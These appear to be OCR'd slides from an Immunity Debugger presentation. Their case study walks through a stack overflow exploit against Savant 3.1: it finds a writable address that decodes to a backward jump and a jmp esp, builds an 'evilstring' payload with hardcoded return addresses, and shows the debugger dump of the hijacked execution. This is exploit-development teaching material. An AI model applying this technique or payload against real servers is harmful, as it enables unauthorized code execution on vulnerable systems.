
Case Study: Savant 3.1

And with this context, the first thing one would think is:

we need to jump back,

but how?

Second Problem....



What ESP points to

Case Study: Savant 3.1

Since we are controlling what ESP points to, what if we could find an address to place as the overwritten argument, which:

- Is writable [remember first problem]
- Can be “transformed” into opcodes that would be of use here...like a 'jmp -10' (to land into our controlled buffer)


Case Study: Savant 3.1

Finding an address with these characteristics might be pretty tedious...or a matter of seconds using one of the Immunity Debugger scripts we talked a few minutes ago: Duality

Case Study: Savant 3.1

How duality works:


- Create a mask of the searched code [jmp -10]
- Get all mapped memory pages
- Find all addresses that match our masked searchcode
- Log results:



Case Study: Savant 3.1

Almost there:

- Before finishing crafting our evilstring with the brand new transformable address we'll need to find a jmp esp for EIP:
  - Searchcode script will do that in a quick and easy way




Case Study: Savant 3.1

Resume:

- Bypassed arguments problem
- Hit EIP
- Searched for a writable address that can be transformed into a desired opcode (0x7ffdf0eb)
- Searched for a jmp esp (0x74fdee63)
- Crafted the string:

```
evilstring="\xcc" * 267
evilstring+="\x63\xee\xfd\x74" # EIP (jmp esp)
evilstring+="\xeb\xf0\xfd\x7f" #7ffdf0eb (writable address (transformed a jmp -10))
evilstring+="\xc3\x12\xfd\x74" #arg2 (readable address)
evilstring+="\xcc" * 6
```


Immunity Debugger - Savant.exe
File View Debug Plugins ImmLib Options Window Help Jobs
Want to get paid to do this? Employment opportunities with full benefits in a loca
CPU - thread 00000754
00F3EA53 CC INT3
00F3EA54 0000 ADD BYTE PTR DS:[EAX],AL
00F3EA56 0000 ADD BYTE PTR DS:[EAX],AL
00F3EA58 CC INT3
00F3EA59 CC INT3
00F3EA5A CC INT3
00F3EA5B CC INT3
00F3EA5C 63EE ARPL SI,BP
00F3EA5E FD STD
00F3EA5F ^74 EB JE SHORT 00F3EA4C
00F3EA61 F0:FD LOCK STD
00F3EA65 12FD ADC BH,CH
00F3EA67 ^74 CC JE SHORT 00F3EA35
00F3EA69 CC INT3
00F3EA6A CC INT3
00F3EA6B CC INT3
00F3EA6C CC INT3
00F3EA6D CC INT3
00F3EA6E 0000 ADD BYTE PTR DS:[EAX],AL
00F3EA70 98 CWDE
00F3EA71 40 INC EAX
00F3EA72 8000 00 ADD BYTE PTR DS:[EAX],0
00F3EA75 0000 ADD BYTE PTR DS:[EAX],AL
00F3EA77 0000 ADD BYTE PTR DS:[EAX],AL
00F3EA79 0000 ADD BYTE PTR DS:[EAX],AL
00F3EA7B 0000 ADD BYTE PTR DS:[EAX],AL
00F3EA7D 0000 ADD BYTE PTR DS:[EAX],AL
00F3EA7F 0000 ADD BYTE PTR DS:[EAX],AL
00F3EA81 0000 ADD BYTE PTR DS:[EAX],AL
Registers (FPU)
EAX 00000000
ECX 00F3FFA4
EDX 0043FE00 Savant.0043FE00
EBX 00804098
ESP 00F3EA60
EBP CCCCCCCC
ESI 00804098
EDI 00000001
EIP 00F3EA53
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 0038 32bit 7FFDB000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_ALREADY_EXISTS (000000B7)
EFL 00000212 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty -??? FFFF 00000000 001F0003
ST1 empty -UNORM FBEC 0012FA30 77FA81A8
ST2 empty -UNORM FB5C 0012FBEC 0012FA3C
ST3 empty -7.41914795074027434880e+4579
ST4 empty -UNORM E5D0 40000060 00130000
ST5 empty 0.02041569115719040700e-4933
ST6 empty +UNORM 0012 000003E9 000000E4
ST7 empty +UNORM 0002 0034001C 000205C0
3 2 1 0 E S P U O Z D I
Address Hex dump ASCII
0043A000 00 00 00 00 00 00 00 00 ....
0043A008 00 00 00 00 00 00 00 00 ....
0043A010 00 00 00 00 00 00 00 00 ....
0043A018 00 00 00 00 00 00 00 00 ....
0043A020 00 00 00 00 00 00 00 00 ....
0043A028 00 00 00 00 00 00 00 00 ....
0043A030 00 00 00 00 00 00 00 00 ....
0043A038 00 00 00 00 00 00 00 00 ....
0043A040 00 00 00 00 00 00 00 00 ....
0043A048 00 00 00 00 00 00 00 00 ....
0043A050 00 00 00 00 00 00 00 00 ....
0043A058 00 00 00 00 00 00 00 00 ....
0043A060 00 00 00 00 00 00 00 00 ....
0043A068 00 00 00 00 00 00 00 00 ....
0043A070 00 00 00 00 00 00 00 00 ....
0043A078 00 00 00 00 00 00 00 00 ....
0043A080 00 00 00 00 00 00 00 00 ....
0043A088 00 00 00 00 00 00 00 00 ....
0043A090 00 00 00 00 00 00 00 00 ....
0043A098 00 00 00 00 00 00 00 00 ....
0043A0A0 00 00 00 00 00 00 00 00 ....
0043A0A8 00 00 00 00 00 00 00 00 ....
0043A0B0 00 00 00 00 00 00 00 00 ....
0043A0B8 00 00 00 00 00 00 00 00 ....
0043A0C0 00 00 00 00 00 00 00 00 ....
0043A0C8 00 00 00 00 00 00 00 00 ....
0043A0D0 00 00 00 00 00 00 00 00 ....
0043A0D8 00 00 00 00 00 00 00 00 ....
0043A0E0 00 00 00 00 00 00 00 00 ....
0043A0E8 00 00 00 00 00 00 00 00 ....
0043A0F0 00 00 00 00 00 00 00 00 ....
0043A0F8 00 00 00 00 00 00 00 00 ....
0043A100 00 00 00 00 00 00 00 00 ....
0043A108 00 00 00 00 00 00 00 00 ....
00F3EA24 CCCCCCCC ╠╠╠╠
00F3EA28 CCCCCCCC ╠╠╠╠
00F3EA2C CCCCCCCC ╠╠╠╠
00F3EA30 CCCCCCCC ╠╠╠╠
00F3EA34 CCCCCCCC ╠╠╠╠
00F3EA38 CCCCCCCC ╠╠╠╠
00F3EA3C CCCCCCCC ╠╠╠╠
00F3EA40 CCCCCCCC ╠╠╠╠
00F3EA44 CCCCCCCC ╠╠╠╠
00F3EA48 CCCCCCCC ╠╠╠╠
00F3EA4C 00000000 ....
00F3EA50 CCCCCCCC ╠╠╠╠
00F3EA54 00000000 ....
00F3EA58 CCCCCCCC ╠╠╠╠
00F3EA5C 74FDEE63 cε²t msafd.74FDEE63
00F3EA60 7FFDF0EB δ≡²⌂
00F3EA64 74FD12C3 ├↕t msafd.74FD12C3
00F3EA68 CCCCCCCC ╠╠╠╠
00F3EA6C 0000CCCC ╠╠..
00F3EA70 00804098 ÿ@Ç.
00F3EA74 00000000 ....
00F3EA78 00000000 ....
00F3EA7C 00000000 ....
00F3EA80 00000000 ....
00F3EA84 00000000 ....
00F3EA88 00000000 ....
00F3EA8C 00000000 ....
00F3EA90 00000000 ....
00F3EA94 00000000 ....
00F3EA98 00000000 ....
00F3EA9C 00000000 ....
00F3EAA0 00000000 ....
00F3EAA4 00000000 ....
00F3EAA8 00000000 ....
00F3EAAC 00000000 ....
00F3EAB0 00000000 ....
INT3 command at 00F3EA52
Paused

Conclusions

- ID wont give you an out-of-box exploit (yet) but:
  - It will speed up debugging time (gui + commandline)
  - Will help you finding the bug (API + libs + scripts)
  - Will help you crafting your exploit (make it reliable!)
- ID is not a proof-of-concept application (it has been used for months successfully by our vuln-dev team)

Spinning in my head...

- API server, to connect to VisualSploit, Canvas, fuzzers, or whichever application
- More graphing stuff, including interaction with the generated graph
- Tons of pycommands
- Your script here

Meanwhile....

Download Immunity Debugger now!

Get it free at:

http://debugger.immunityinc.com

Comments, scripts, ideas, requests:

dami@immunityinc.com